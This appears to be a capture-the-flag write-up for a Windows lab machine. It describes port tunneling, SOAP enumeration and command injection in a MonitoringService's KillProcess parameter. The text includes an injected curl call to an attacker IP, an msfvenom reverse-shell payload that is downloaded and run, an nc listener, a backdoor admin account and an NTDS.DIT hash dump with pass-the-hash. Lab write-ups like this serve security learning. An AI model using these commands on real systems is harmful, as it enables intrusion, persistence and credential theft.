
A full netstat -an output revealed multiple listening ports, most notably TCP 8000, confirming the MonitoringService was running and accessible locally on the compromised host.

A netstat -an check confirmed that a service was listening on TCP port 8000 (both IPv4 and IPv6), indicating the MonitoringService was active on the target.
File Transfer and Environment Setup

We configured and started the Ligolo-ng proxy on port 9001 with the WebUI enabled. This provided an alternative tunneling method to route traffic to the target’s internal services.

From the Evil-WinRM session, we used curl to download agent.exe from the attacker’s HTTP server (http://10.10.14.104:9002) and saved it to C:\ProgramData.

Look, something is wrong during the download stage

On the attacker machine, we started Chisel in reverse tunneling mode using sudo ./chisel server -p 9003 –reverse. This created a secure tunnel that forwarded traffic from the target’s port 8000 back to our machine.


Accessing http://127.0.0.1:8000/ via the chisel tunnel resulted in a 404 Not Found error, confirming that the tunnel was working but the root path did not serve any content.
SOAP Enumeration and Command Injection

Browsing to http://127.0.0.1:8000/MonitorService through the tunnel displayed the MonitoringService WSDL page. This confirmed successful port forwarding to the internal web service and revealed it was a SOAP-based service with client code examples.


We examined the WSDL definition of the MonitoringService and identified available operations, including StartMonitoring, StopMonitoring, and KillProcess. The KillProcess method accepted a processName string parameter, which made it a potential candidate for command injection.

We started a Python HTTP server on port 9000 using python3 -m http.server 9000 to host the reverse shell payload for the target to download.

The HTTP server logs showed a 404 error when the target attempted to access /test, confirming that the service was reachable via the tunnel, but the requested file did not exist yet.
Reverse Shell Execution

We sent a test SOAP request to the KillProcess operation of the MonitoringService using curl. We injected a command into the processName parameter (test ; curl 10.10.14.104:9000/test #). The service executed the injected command and triggered a request to our HTTP server, returning a 404 File not found error. This confirmed command injection in the KillProcess function.

Using msfvenom, we generated a reverse TCP shell payload with the command: msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.104 LPORT=9007 -f exe -o shell.exe.

A crafted SOAP request was sent to the KillProcess operation of the MonitoringService. By injecting a command into the processName parameter, we leveraged command injection to download and execute shell.exe on the target.

The target successfully downloaded shell.exe from the attacker’s HTTP server, as evidenced by the 200 OK response in the access logs for the GET request to /shell.exe.

After starting a listener with nc -lvnp 9007, we caught the reverse shell connection. The session dropped us into a command prompt running as NT AUTHORITY\SYSTEM, confirming full system-level access on the target.

Navigating to C:\Users\Administrator\Desktop and reading root.txt revealed the final flag:
Another method to obtain the root flag

We sent another crafted SOAP request to the KillProcess endpoint and injected a command that executed net user dark Password@! /add. Then, we followed it with net localgroup Administrators dark /add. As a result, this created a new local administrator account named dark.

We ran net localgroup Administrators to enumerate the local Administrators group. Then, we confirmed that the user dark had been successfully added. As a result, this granted it full administrative privileges on the target system.

The NTDS.DIT database was dumped using secretsdump.py with the newly created dark user credentials. As a result, this yielded the Administrator account’s NTLM hash. Consequently, it enabled pass-the-hash attacks for further privilege escalation.

Using the dumped Administrator NTLM hash, impacket-wmiexec was used to gain a semi-interactive shell as overwatch\administrator. The root.txt flag was successfully retrieved from C:\Users\Administrator\Desktop\root.txt